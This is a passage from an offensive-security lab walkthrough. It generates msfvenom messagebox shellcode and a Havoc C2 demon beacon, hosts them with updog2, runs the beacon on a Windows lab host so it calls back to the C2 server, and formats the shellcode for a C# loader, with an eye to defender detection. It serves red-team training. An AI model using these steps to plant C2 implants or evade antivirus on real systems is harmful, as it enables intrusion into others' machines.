
- On your Kali machine, open a terminal and generate a dialog box shellcode in
CSharpformat, (we have installed the metasploit framework on it for purposes of generating some simple payloads):
cd /opt/Havoc/payloads
msfvenom -a x64 --platform windows -p windows/x64/messagebox TEXT="Successful Execution :)" TITLE="CrimsonCORE" -f csharp -o msf_msgbox.cs
cat msf_msgbox.cs
- On your kali open a terminal:
cd /opt/Havoc/payloads
updog2

- Use chrome to surf to
http://kali:9090and right-click onmsf_msgbox.cs, selectSave link asand save it toC:\THEV\Labs\Lab_basicloader
NOTE: If you want raw shellcode don't use
"-b '\x00\x0a\x0d\x20'"as this will apply XOR encoding and add a XOR-decoder stub to your shellcode. This means the shellcode will self modify when executed and this has consequences on the PAGE permissions in memory (RWXrequired for self modifying code!!!)
How many message box shellcodes do we need? Just 1, really - but the shellcode we extracted with donut and clematics come from a benign C program (our own C Dialogbox), whereas the one from MSFVenom will be (spoiler alert) flagged as malicious by windows defender. We want to do some tests in the next lab to see which parts of our loader might be detected as malicious :)
5. Generating a demon beacon shellcode with Havoc
On your Kali Machine - in the GUI oh Havoc go to Attack and then select Payload - we'll generate a demon but this time not as an executable but as as shellcode. Here you see why it is useful to have some tooling to convert this binary shellcode to a c# array!
Be patient - generating shellcode can take a while depending on the options you select :)


Save the payload to /opt/Havoc/payloads as demon.x64.bin and let's host it using Updog2.
- On your kali open a terminal:
cd /opt/Havoc/payloads
updog2
Use Chrome, browse to http://kali:9090, right-click on demon.x64.bin , select Save link as and save it to C:\THEV\Labs\Lab_basicloader

If your download didn't work, it's probably because chrome blocked it, you need to click on the
download iconin the address bar and allow the download, by clicking onkeep.

NOTE: The size of this shellcode is ~ 104k.
We can use SCLauncher to verify our shellcode actually works :
- From a
command promptwithAdministrator privileges:
cd C:\THEV\Labs\Lab_basicloader
sclauncher64.exe -f="demon.x64.bin"


You will see a new Havoc beacon connecting back to your Havoc C2 server:
Don't forget, in order to use this shellcode in C# we need to convert it to a C# array, we'll use our powershell script again:
On windows open a powershell prompt:
cd C:\THEV\Labs\Lab_basicloader
.\shellcode_formatter_cs.ps1 demon.x64.bin
This will write a new file to our C:\THEV\Labs\Lab_BasicLoader directory formatted in C# called demon.x64.bin.cs
When you open this with Visual Studio CODE or notepad (not visual studio 2019!) we can check the format:

Enough, enough!!! That's plenty of shellcode - let's now start building our own basic shellcode loader in C#.
CLEANUP
On your Kali machine:
-
Stop the updog server in the terminal it's running in by pressing
CTRL+C. -
In order to properly
clean up your sessions- in the Havoc GUI, right-click on each session, "Mark as dead", then "Exit-> Process" and finally "Remove".



On your Windows machine:
Close all command prompts, andPowerShell windows.